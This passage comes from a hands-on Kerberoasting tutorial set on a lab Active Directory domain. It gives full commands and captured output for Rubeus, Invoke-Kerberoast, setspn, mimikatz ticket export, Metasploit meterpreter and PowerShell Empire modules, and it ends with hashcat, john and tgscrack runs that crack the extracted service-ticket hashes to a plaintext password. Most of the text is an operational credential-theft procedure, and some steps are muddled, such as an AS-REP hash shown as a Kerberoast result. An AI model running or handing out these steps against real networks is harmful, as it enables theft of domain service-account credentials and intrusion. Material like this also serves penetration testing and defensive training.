root@kali:~/kerberos# mv 1-40a50000-yashika@LDAP-WIN-S0V7KMTVLD2.ignite.local-ignite.local-IGNITE.LOCAL.kirbi raj.kirbi
root@kali:~/kerberos# locate kirbi2john
/usr/share/john/kirbi2john.py
root@kali:~/kerberos# /usr/share/john/kirbi2john.py raj.kirbi > kirbihash
root@kali:~/kerberos# john --wordlist=/usr/share/wordlists/rockyou.txt kirbihash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
No password hashes left to crack (see FAQ)
root@kali:~/kerberos# john kirbihash --show
$krb5tgs$unknown:Password@1

1 password hash cracked, 0 left
root@kali:~/kerberos#
```

PART 2: NEW Kerberoasting Procedure on Host System


Method 1: Rubeus.exe

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

Rubeus.exe is a terrific tool as it comes with a kerberoast module that discovers SPN, extracts TGS, and dump service Hash, which can be done with the help of the following command.

```
./Rubeus.exe kerberoast /outfile:hash.txt
```

```

C:\Users\yashika\Desktop>Rubeus.exe kerberoast /outfile:hash.txt ←

v1.5.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1

[*] SamAccountName       : SVC_SQLService
[*] DistinguishedName    : CN=SQL Service,OU=Tech,DC=ignite,DC=local
[*] ServicePrincipalName  : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111
[*] PwdLastSet            : 4/25/2020 9:47:19 PM
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\yashika\Desktop\hash.txt

[*] Roasted hashes written to : C:\Users\yashika\Desktop\hash.txt

C:\Users\yashika\Desktop>type hash.txt
$krb5tgs$23*$SVC_SQLService$ignite.local$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111*$2
5105D48C03F037AE9FDDA2FF497DFA41547E2A2AA3538356E34DE59A39CE0500D93F348EE795E25A2D6FA59DB62DD
887B19B373A3383160530DC735573BBB3B01ABFD8C7859D64D572640908678D8A70E37A72CF5BE1D3087D4197AF7A
BE75672052A17A76D5FB4F2497F608052AB03C139035C74F50AF22D82B6C82C235827DEC6713C5A06B640C7AC8C9D
F8F4FDA631E9B16AEB6E92F2BE333D12DCDAF55477039E064864528A7878D0903B9CB804B1D717989E0B0470E3F13
C844C11FDDD480647F4EC11CD9943F6DB07CFC1F2613EE2BEB317CC129D221906B53DDEB98BDF1E535FE030418F05
C5530247951DCA8CBC30CD9BC18A757CEE28B1AE45A4DC9E1EEEE7D50EF637A54FD7E6185D6D8C4ABA2AEDB85B32
E0A3752D384ADBDD5FED5864F8A496A35DD39B7EA3C588AB8FDF447C0B02397A32AE4AAD8C3924A25D9859F46202D
64002ACBEB6A372FFB6E8246F2CCB5A08228AC411CA4416925BE894945D238CF37B7037CBC187D6145B0994C0D927
04A24E3FA10959F6FA3ABA98016698226DE6797014DFC78F2474FE2864A3D7B2D726FE67762E4750D8A92BE5AF257
671B02D9B3DF3A71641CD3ADFE8DF00403E316981A47015033652CA70DFBA409BB6263E53C2D095778C5A0E2D72F9

```

Step 2: Brute Force Hash

So, we have saved the service hash in the text file “hash.txt” and use a dictionary to brute force the hash and extract the service password using hashcat tool.

```
hashcat -m 13100 --force -a 0 hash.txt dict.txt
```

```

root@kali:~/Desktop# hashcat -m 13100 --force -a 0 hash.txt dict.txt
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz, 1024/2934 MB allocatable, 4MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

```

As a result, you can observe that we have extracted the password of the service.

```

a90967ddace60791dcd8906ef9866c149912a7528962b388612718d7855fbffaf919d31
94606830f9d840daa7d8cb8cf2c57656ec7fb3591cf59af480afd6c14697f0e67e6301a
06c77102234397f08a850ee26043dd65463fc586e868ea017ce19b53921a67a11671a90
5259873c58ca54986a9efa60be458a522ec449ee8a5a20440e3c6374548acfb3b5c83e8
027fe340460e47010778713ca0c049b7caf0fc192c806375bd793b7f65e5ffb1dbe71e4
0f482a21261e636e99ac99dd0cf73d69a90210500a48a034bee20e5ca422ac8bc45b6e7
f04d1358046ac0129e5516e8c153d82fc48f08dff49053fb219ff055ea9dd474ef4d095
aea0929badee78f26bb5291e72190e5b3f20b2d08c077b44b7ba6389785ff713fa8599b
7b241474f2d3c00fc7d263ecf9064b8ab15dae5f1466c8974363e9e7365a604f55f19df
0e422f1986159db1a9fce5cf6b5b78f482561a17c30da3eeda7cfc89fce7b3d52ab4f05
72fbee54fe8dd48fe111eea9189777: Password@1

```

Method 2: Kerberoast PowerShell Script

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

Kerberoast.ps1 is a PowerShell script which is as similar above module, you can download it from [here](#), it discovers the SPN, extract TGS and dump service Hash, this can be done with the help of the following command.

Once you get the service hash, follow the above method to brute force the password.

Step 2: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.

```

Import-Module .\Invoke-kerberoast.ps1
Invoke-kerberoast

```

```

PS C:\Users\yashika\Desktop> Import-Module .\Invoke-Kerberoast.ps1
PS C:\Users\yashika\Desktop> Invoke-Kerberoast

TicketByteHexStream :
Hash                 : $krb5tgs$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111:17F816D0F5332DB6987A229D65C207FC99EE9
                    A6DAA62D54856670F6C13BFEA4C41B4331575101A5324DD19412EA86A84F11EC434761B1A8EDF9EF5547D53BEFE8E8D1:
                    C38EE988D83595ADAE24FBF9CFFE8C953ECB8C368B00E1DE64CA849C1309FDB207D31D5141A0D09E3EFB0744764D3188!
                    FBA36D8F58D74458D4C78E5B5D8BE2716CF15DAD50272B9A224A4295EC46140F7ACD4CD1837B1C554CFA334E525172D0'
                    A66DC01F2E6691904E4FF3407A24B5B7D8FA871D411C78B68D2A3F381344DA8473D01F3B4304337FF80AF81A5E750530:
                    FC4FAF73635D0D0592B522CFE00E73A618FF5601779E5750B1E0424E5811032F71A782CDB18BEF43B0605CC188B4B4A3:
                    DDE4E94CD5F9CE64149A84DFD2882EE98297D9B627C8E883899309DD2EB22802C66C8EC2FC54AFA6EF023C0FF085034C!
                    56A15D5223642EB8802B4359478FF7A12CED59C4171F534F962FA132C7838588E121E375FAB082075778FBE26FE8CD69D:
                    DDC9C1C4DC76F7404F5D1E52022174AE2C8F15D34C697BE2C557AD33058B717939532976939E6B0FF309470221FEC57C:

SamAccountName       : SVC_SQLService
DistinguishedName    : CN=SQL Service,OU=Tech,DC=ignite,DC=local
ServicePrincipalName : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111

PS C:\Users\yashika\Desktop>

```

PART 3: OLD Kerberoasting Procedure on Remote System

Method 1: Metasploit

- PowerShell script via meterpreter
 - ps1- SPN Discovery script
 - SetSPN Utility
 - ps1
- Mimikatz via Metasploit

1. PowerShell script via meterpreter

Step1: SPN Discovery

Download “Find-PotentiallyCrackableAccounts.ps1” & “Export-PotentiallyCrackableAccounts.ps1” from [here](#) in your local machine and upload it on the host machine through meterpreter session, then invoke PowerShell to execute the script remotely.

```

meterpreter > upload /root/powershell/Find-PotentiallyCrackableAccounts.ps1 .
[*] uploading : /root/powershell/Find-PotentiallyCrackableAccounts.ps1 → .
[*] uploaded  : /root/powershell/Find-PotentiallyCrackableAccounts.ps1 → .\Find-PotentiallyCrackableAccounts.ps1
meterpreter > upload /root/powershell/Export-PotentiallyCrackableAccounts.ps1 .
[*] uploading : /root/powershell/Export-PotentiallyCrackableAccounts.ps1 → .
[*] uploaded  : /root/powershell/Export-PotentiallyCrackableAccounts.ps1 → .\Export-PotentiallyCrackableAccounts.ps1
meterpreter > shell
Process 4980 created.
Channel 6 created.
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

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```

These scripts will discover the SPN and save the output in CSV format.

```

Import-Module .\Find-PotentiallyCrackableAccounts.ps1
Find-PotentiallyCrackableAccounts -FullData -Verbose
Import-Module .\Export-PotentiallyCrackableAccounts.ps1
Export-PotentiallyCrackableAccounts

```

```

PS C:\Users\yashika\Desktop> Import-Module .\Find-PotentiallyCrackableAccounts.ps1
Import-Module .\Find-PotentiallyCrackableAccounts.ps1
PS C:\Users\yashika\Desktop> Find-PotentiallyCrackableAccounts -FullData -Verbose
Find-PotentiallyCrackableAccounts -FullData -Verbose
VERBOSE: Searching the forest: ignite.local
VERBOSE: Gathering sensitive groups
VERBOSE: Searching Sensitive groups in domain: ignite.local
VERBOSE: Number of sensitive groups found: 9
VERBOSE: Gathering user accounts associated with SPN
VERBOSE: Number of users that contain SPN: 1
VERBOSE: Gathering info about the user: SQL Service
VERBOSE: Checking connectivity to server: SVC_SQLService.ignite.local
VERBOSE: The server: SVC_SQLService.ignite.local is not accessible - Is it exist?
VERBOSE: Number of users included in the list: 1

UserName      : SVC_SQLService
DomainName    : ignite.local
IsSensitive   : False
EncType       : RC4-HMAC
Description   :
IsEnabled     : True
IsPwdExpires  : False
PwdAge        : 0
CrackWindow   : Indefinitely
SensitiveGroups :
MemberOf      :
DelegationType : False
TargetServices : None
NumofServers  : 1
RunsUnder     : @{Service=WIN-S0V7KMTVLD2; Server=SVC_SQLService.ignite.local; IsAccessible=No}
AssociatedSPNs : {WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111}

PS C:\Users\yashika\Desktop> Import-Module .\Export-PotentiallyCrackableAccounts.ps1
Import-Module .\Export-PotentiallyCrackableAccounts.ps1
PS C:\Users\yashika\Desktop> Export-PotentiallyCrackableAccounts
Export-PotentiallyCrackableAccounts
CSV file saved in: C:\Users\yashika\Documents\Report.csv
PS C:\Users\yashika\Desktop>

```

Download the Report.csv in your local machine.

```

meterpreter > pwd
C:\Users\yashika\documents
meterpreter > ls
Listing: C:\Users\yashika\documents
=====
Mode                Size           Type             Last modified    Name
----                -
40777/rwxrwxrwx    0             dir              2020-04-19 17:00:37 -0400    My Music
40777/rwxrwxrwx    0             dir              2020-04-19 17:00:37 -0400    My Pictures
40777/rwxrwxrwx    0             dir              2020-04-19 17:00:37 -0400    My Videos
40777/rwxrwxrwx    4096          dir              2020-04-24 14:14:59 -0400    Outlook Files
100666/rw-rw-rw-   554          fil              2020-04-27 15:59:32 -0400    Report.csv
100666/rw-rw-rw-   402          fil              2020-04-19 17:00:42 -0400    desktop.ini

meterpreter > download Report.csv /root/Desktop/
[*] Downloading: Report.csv → /root/Desktop//Report.csv
[*] Downloaded 554.00 B of 554.00 B (100.0%): Report.csv → /root/Desktop//Report.csv
[*] download : Report.csv → /root/Desktop//Report.csv
meterpreter >

```

The report.csv file will list the SPNs available in the host system.

	I	J	K	L	M	N	O
1	CrackWin	Sensitive	MemberC	Delegatio	TargetSer	NumofSer	RunsUnder
2	Indefinitely			FALSE	None	1	WIN-S0V7KMTVLD2 SVC_SQLService.ignite.local No
3							
4							
5							
6							
7							
8							
9							
10							
11							
12							

Setspn – SPN Discovery Utility

Another method, obtain the meterpreter session by compromising the host machine and load PowerShell. Use setspn utility to list all SPNs in the domain.

```
setspn -T ignite -Q */*
```

```

PS C:\Windows\system32> setspn -T ignite -Q */* ←
setspn -T ignite -Q */*
Checking domain DC=ignite,DC=local
CN=WIN-S0V7KMTVLD2,OU=Domain Controllers,DC=ignite,DC=local
  exchangeAB/WIN-S0V7KMTVLD2
  exchangeAB/WIN-S0V7KMTVLD2.ignite.local
  Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-S0V7KMTVLD2.ignite.local
  ldap/WIN-S0V7KMTVLD2.ignite.local/ForestDnsZones.ignite.local
  ldap/WIN-S0V7KMTVLD2.ignite.local/DomainDnsZones.ignite.local
  DNS/WIN-S0V7KMTVLD2.ignite.local
  GC/WIN-S0V7KMTVLD2.ignite.local/ignite.local
  RestrictedKrbHost/WIN-S0V7KMTVLD2.ignite.local
  RestrictedKrbHost/WIN-S0V7KMTVLD2
  RPC/8d93763c-4e7f-4798-8be8-cbe5efdbd671._msdcs.ignite.local
  HOST/WIN-S0V7KMTVLD2/IGNITE
  HOST/WIN-S0V7KMTVLD2.ignite.local/IGNITE
  HOST/WIN-S0V7KMTVLD2
  HOST/WIN-S0V7KMTVLD2.ignite.local
  HOST/WIN-S0V7KMTVLD2.ignite.local/ignite.local
  E3514235-4B06-11D1-AB04-00C04FC2DCD2/8d93763c-4e7f-4798-8be8-cbe5efdbd671/ignite.local
  ldap/WIN-S0V7KMTVLD2/IGNITE
  ldap/8d93763c-4e7f-4798-8be8-cbe5efdbd671._msdcs.ignite.local
  ldap/WIN-S0V7KMTVLD2.ignite.local/IGNITE
  ldap/WIN-S0V7KMTVLD2
  ldap/WIN-S0V7KMTVLD2.ignite.local
  ldap/WIN-S0V7KMTVLD2.ignite.local/ignite.local
CN=krbtgt,CN=Users,DC=ignite,DC=local
  kadmin/changepw
CN=DESKTOP-RGP209L,CN=Computers,DC=ignite,DC=local
  RestrictedKrbHost/DESKTOP-RGP209L
  HOST/DESKTOP-RGP209L
  RestrictedKrbHost/DESKTOP-RGP209L.ignite.local
  HOST/DESKTOP-RGP209L.ignite.local
CN=EXCHANGE,CN=Computers,DC=ignite,DC=local
  IMAP/EXCHANGE
  IMAP/exchange.ignite.local
  IMAP4/EXCHANGE
  IMAP4/exchange.ignite.local
  POP/EXCHANGE
  POP/exchange.ignite.local
  POP3/EXCHANGE
  POP3/exchange.ignite.local
  exchangeRFR/EXCHANGE
  exchangeRFR/exchange.ignite.local
  exchangeAB/EXCHANGE
  exchangeAB/exchange.ignite.local
  exchangeMDB/EXCHANGE
  exchangeMDB/exchange.ignite.local
  SMTP/EXCHANGE
  SMTP/exchange.ignite.local
  SmtSvc/EXCHANGE
  SmtSvc/exchange.ignite.local
  WSMAN/exchange
  WSMAN/exchange.ignite.local
  RestrictedKrbHost/EXCHANGE

```

As you can observe that again we have discovered the SPN for SQL service

Step 3: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 ]
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1 ($krb5asrep$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2020-04-27 12:54) 0.6024g/s 1267Kp/s 1267Kc/s 1267KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

2. Mimikatz via Metasploit

Once you have the meterpreter session of the host system then you can try to upload mimikatz.exe and then perform all steps discussed in Part 1 of section C.

```
meterpreter > upload /root/Downloads/mimikatz_trunk/x64/mimikatz.exe .
[*] uploading : /root/Downloads/mimikatz_trunk/x64/mimikatz.exe → .
[*] uploaded  : /root/Downloads/mimikatz_trunk/x64/mimikatz.exe → .\mimikatz.exe
meterpreter > shell
Process 5744 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

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PS C:\Users\yashika\Desktop>
```

Step 1: SPN Discovery

Download and execute the mimikatz & run Kerberos::list command for SPN discovery

```
./mimikatz.exe
kerberos::list
```

Step 2: Dump TGS ticket

Run the export command for extracting the ticket named with. kirbi extension.

```
kerberos::list /export
```

```

PS C:\Users\yashika\Desktop> .\mimikatz.exe
.\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.oe)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
Client Name       : yashika @ IGNITE.LOCAL
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
Server Name       : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
Client Name       : yashika @ IGNITE.LOCAL
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ; forwardable ;

[00000002] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
Server Name       : ldap/WIN-S0V7KMTVLD2.ignite.local @ IGNITE.LOCAL
Client Name       : yashika @ IGNITE.LOCAL
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
Client Name       : yashika @ IGNITE.LOCAL
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file   : 0-40e10000-yashika@krbtgt-IGNITE.LOCAL-IGNITE.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
Server Name       : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
Client Name       : yashika @ IGNITE.LOCAL
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 1-40a10000-yashika@WIN-S0V7KMTVLD2-SVC_SQLService.ignite.local-60111-IGNITE.LOCAL.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
Server Name       : ldap/WIN-S0V7KMTVLD2.ignite.local @ IGNITE.LOCAL
Client Name       : yashika @ IGNITE.LOCAL
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 2-40a50000-yashika@ldap-WIN-S0V7KMTVLD2.ignite.local-IGNITE.LOCAL.kirbi

```

Download the kirbi file in your local machine to convert it into the crackable format.

```

meterpreter > download 1-40a10000-yashika@WIN-S0V7KMTVLD2-SVC_SQLService.ignite.local-60111-IGNITE.LOCAL.kirbi /root/
[*] Downloading: 1-40a10000-yashika@WIN-S0V7KMTVLD2-SVC_SQLService.ignite.local-60111-IGNITE.LOCAL.kirbi → /root//1-40a10000-yas
[*] Downloaded 1.43 KiB of 1.43 KiB (100.0%): 1-40a10000-yashika@WIN-S0V7KMTVLD2-SVC_SQLService.ignite.local-60111-IGNITE.LOCAL.k
[*] download : 1-40a10000-yashika@WIN-S0V7KMTVLD2-SVC_SQLService.ignite.local-60111-IGNITE.LOCAL.kirbi → /root//1-40a10000-yas

```

Step 3: Convert the Kirbi to Hash & Brute Force Hash

Again, I renamed the obtain file name as “2-40a5000.....kirbi” into “raj.kirbi” and again convert local.kirbi into john crackable format with the help of **kirbi2john.py** (possible at /usr/share/john/) named as “localhash”; then use john for brute force as done above.

```

mv "40a5000.....kirbi" "local.kirbi"
/usr/share/john/kirbi2john.py local.kirbi > localhash
john --wordlist=/usr/share/wordlists/rockyou.txt localhash

```

```

root@kali:~# mv 1-40a10000-yashika@WIN-S0V7KMTVLD2-SVC_SQLService.ignite.local-60111-IGNITE.LOCAL.kirbi local.kirbi
root@kali:~# /usr/share/john/kirbi2john.py local.kirbi > localhash
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt localhash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1 ($krb5tgs$unknown)
1g 0:00:00:01 DONE (2020-04-27 15:45) 0.9900g/s 2082Kp/s 2082Kc/s 2082Kc/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Method 2: PowerShell Empire

Step 1: SPN Discovery use setspn follow above method (Optional in this module)

Step 2: Extract & Dump TGS_ticket & Obtain Hash

Once you have empire agent, execute the below module which will extract and dumb .kirbi format file for TGS ticket.

```
usemodule credential/mimikatz/extract_tickets
execute
```

```

(Empire: M4895A7Z) > usemodule credentials/mimikatz/extract_tickets
(Empire: powershell/credentials/mimikatz/extract_tickets) > execute
[*] Tasked M4895A7Z to run TASK_CMD_JOB
[*] Agent M4895A7Z tasked with task ID 1
[*] Tasked agent M4895A7Z to run module powershell/credentials/mimikatz/extract_tickets
(Empire: powershell/credentials/mimikatz/extract_tickets) >
Job started: E87ZUD

Hostname: DESKTOP-RGP209L.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

.#####. mimikatz 2.2.0 (x64) #18362 Feb 15 2020 07:31:33
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz(powershell) # standard::base64
isBase64InterceptInput is false
isBase64InterceptOutput is false

mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/27/2020 11:54:29 AM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
Server Name : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
Client Name : yashika @ IGNITE.LOCAL
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file : 0-40e10000-yashika@krbtgt-IGNITE.LOCAL-IGNITE.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 4/27/2020 12:02:18 PM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
Server Name : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
Client Name : yashika @ IGNITE.LOCAL
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file : 1-40a10000-yashika@WIN-S0V7KMTVLD2-SVC_SQLService.ignite.local-60111-IGNITE.LOCAL.kirbi

```

Step 3: Convert kirbi to hash & then Brute force

You can also tgscrack.py which a dedicated python script that converts kirbi format into the crackable format and then brute force the hashes to extract the password. Download it from [here](#) then run the following commands

```
mv [kirbi_file] [new.kirbi]
python extractServiceTicketParts.py [path_of_new.kirbi_file] >
ignitehash
go run tgscrack.go -hashfile ignitehash -wordlist
```

```
root@kali:~# mv 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi ignite.kirbi
root@kali:~# cd tgscrack/
root@kali:~/tgscrack# python extractServiceTicketParts.py /root/ignite.kirbi > ignitehash
root@kali:~/tgscrack# go run tgscrack.go -hashfile ignitehash -wordlist /usr/share/wordlists/rockyou.txt
Starting tgscrack with the following settings:
  hashFile: ignitehash
  wordlist: /usr/share/wordlists/rockyou.txt

Cracked a password! Password@1:/root/ignite.kirbi

** Cracking has finished **
root@kali:~/tgscrack#
```

PART 4: NEW Kerberoasting Procedure on Remote System

Method 1: PowerShell Empire

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

Once you have Empire/agent then load `invoke_kerberoast` module, it is a cool module as it discovered the SPN, extracts the ticket, and dump the service hash from inside the TGS cipher.

```
usemodule credentials/invoke_kerberoast
execute
```

As you can observe that it has dumped the service hash within a second of time.

Step 2: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.

```

(Empire: E3FCP524) > usemodule credentials/invoke_kerberoast
(Empire: powershell/credentials/invoke_kerberoast) > execute
[*] Tasked E3FCP524 to run TASK_CMD_JOB
[*] Agent E3FCP524 tasked with task ID 2
[*] Tasked agent E3FCP524 to run module powershell/credentials/invoke_kerberoast
(Empire: powershell/credentials/invoke_kerberoast) >
Job started: L5Y3S8

TicketByteHexStream :
Hash                 : $krb5tgs$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111:B882
0F6F3F9519F11419E4D7400C5CB49A6C0AEC9F66ACDF0323D61AF7516DFB44A
970864A37549597A6549C84A1B619C7E43CE8CFC41A3D888E915AE641B9DD5C
BD1999D867E89451839E38C5A0C08594C7A8C35FC46686B33AD4EE7F85A9B77
4F68186377F898FE6EF6066399F84166688188DD8EC1F23E0EED680A6F964EC
BB0E72A2018C35C4CAD32BAC9B9FD42C09AB4B149D9EC344894131C4CB34E81
AB5EA3B8D68CD8BE1EDFBEB71ED8E94B72F950AFE17B0B3CE386ADF9C713F
109E88820ED265D672C709B05AF66CCBBA198B845A0F2DE695DD0C94DC58D82
A2D8257E9B2D1E59CCC1C836583E08E082DB5C9659446FEACFC98C28422CAD9
F3977901D973BC3A7B21739CFDDC2FD7B7D65ABBF4EF876BA15AA9A03517D66
F3FE0E2A8709D1455D08CBEF6D6B13DDA1091216EA48946E2BFB3219E426A6C
645A377B8C56D7A9A8EC78F6E859ECB2F9026221D8BFC0E01093B835A27134
D7E0CBF0FE6A8B0FC638ADE44343A89C9C417CAB0A75EF84EE6F9B278FC76D6
9C3BE8FDAFD1360D6D135F5CBAC1E9407A4425AFF4F9BC6CE2D3B0104B3F346
A0279D615FB839BD736FDCCC59FE5C4BEA73C3DE1E03C8FBFAF1EB2240E4A8F3
9C1F1E54A8B10D125F51DF4DE74DDC3F5465590A32B377292B7BC52862C9B4D
2B41EC592F51619D5808D99B983220745CE0AF5E21FC345F803CC0D91A8BE88
89E0BEC625B2023A23CAEA2244EA96924494D14A2B7C0F1D28D2E80C3379302
ACE1600672FEB2FA5A7BA64BC2334CAD6951A2FB63E31AC4FE66ACE628334D5
C35D8397358F24CEFFF6904A3BAF9B3C80F53BBAE16426235E99BB562DC4E24
766902E06BAE60B4605210C8E87B8C976843F49021DC5316AC6417CE0DA3A16
22291672D05816645DEA93A9CF584D3C769B47096EE8F84C08B23EE5047723A
867C9B38DEAB61C72DED50EFF41E7C85DCAFA3F900F72689FE7D7409B68B32C
A377055DF1BBDF5CAE75331823D46CE3FA02FBD999D46D438751A81C57313C6
173E67BA8C55B173A0D2835B60B29CC61DD71E3A32CE94B50E5A64662559069
7922D6BB8407A24F183939D3A3D06A3E464056A4C4CF91B3B5B264C38F1

SamAccountName      : SVC_SQLService
DistinguishedName   : CN=SQL Service,OU=Tech,DC=ignite,DC=local
ServicePrincipalName : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111

```

Method 2: Metasploit

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

If you are Metasploit interface lover then after obtaining a meterpreter session you can load the PowerShell and upload kerberoast.ps1 script, download it from [here](#), it discovered the SPN, extract the TGS ticket then dump the service hash from inside the TGS cipher.

Step 2: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.

```

powershell_import /root/powershell/Invoke-kerberoast.ps1
powershell_execute Invoke-Kerberoast

```

```

meterpreter > powershell_import /root/powershell/Invoke-Kerberoast.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-Kerberoast
[+] Command execution completed:

TicketByteHexStream :
Hash : $krb5tgs$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111:966097922F1C67A13A8F8DD21325D301$F8B6
5D9FDC574C4061D295C3C805470931E1829AD0E0FC549F415E409AB956FD2AD573B3D9941D80F0C3BBBC1899B7350AF
316290468C93D5C0EA4B1735C2392BE76AFAB1F8186884F69DB95191C63343C638D2E67B59D3F10394B2DBB92B7CAB49
9FFADEAE9584D60E7DCA291FF5A1BA2F8F1640B9F51D0FF855324AFAD7F1AD2455873F5907CF83BBA1A76991395E3B56
237EE72BF16EEAC326F6C6A7ECDFF042B308931EBDFEFCF147614133E8608D1D432714C854B2EF79F5A82DA542EB590E9
4398BF2943228D0E59C030801CAF5F04EE695513976B0ADA9DFBF2EC0777CE3E2AB0FC1ABA8998352D5692D0F9B8183B
85C72AB4F4CCE0DFA3C0474B4B4367357810B978A0817AA3CD093F91187DCC645092C557F556E4C05E498139103AAB0
73E480E17891B302607E474F46FFD5777BDD9774A2A99721829FAED7065BB2363731462EB9365D4604FBCD9D96DA3EA8
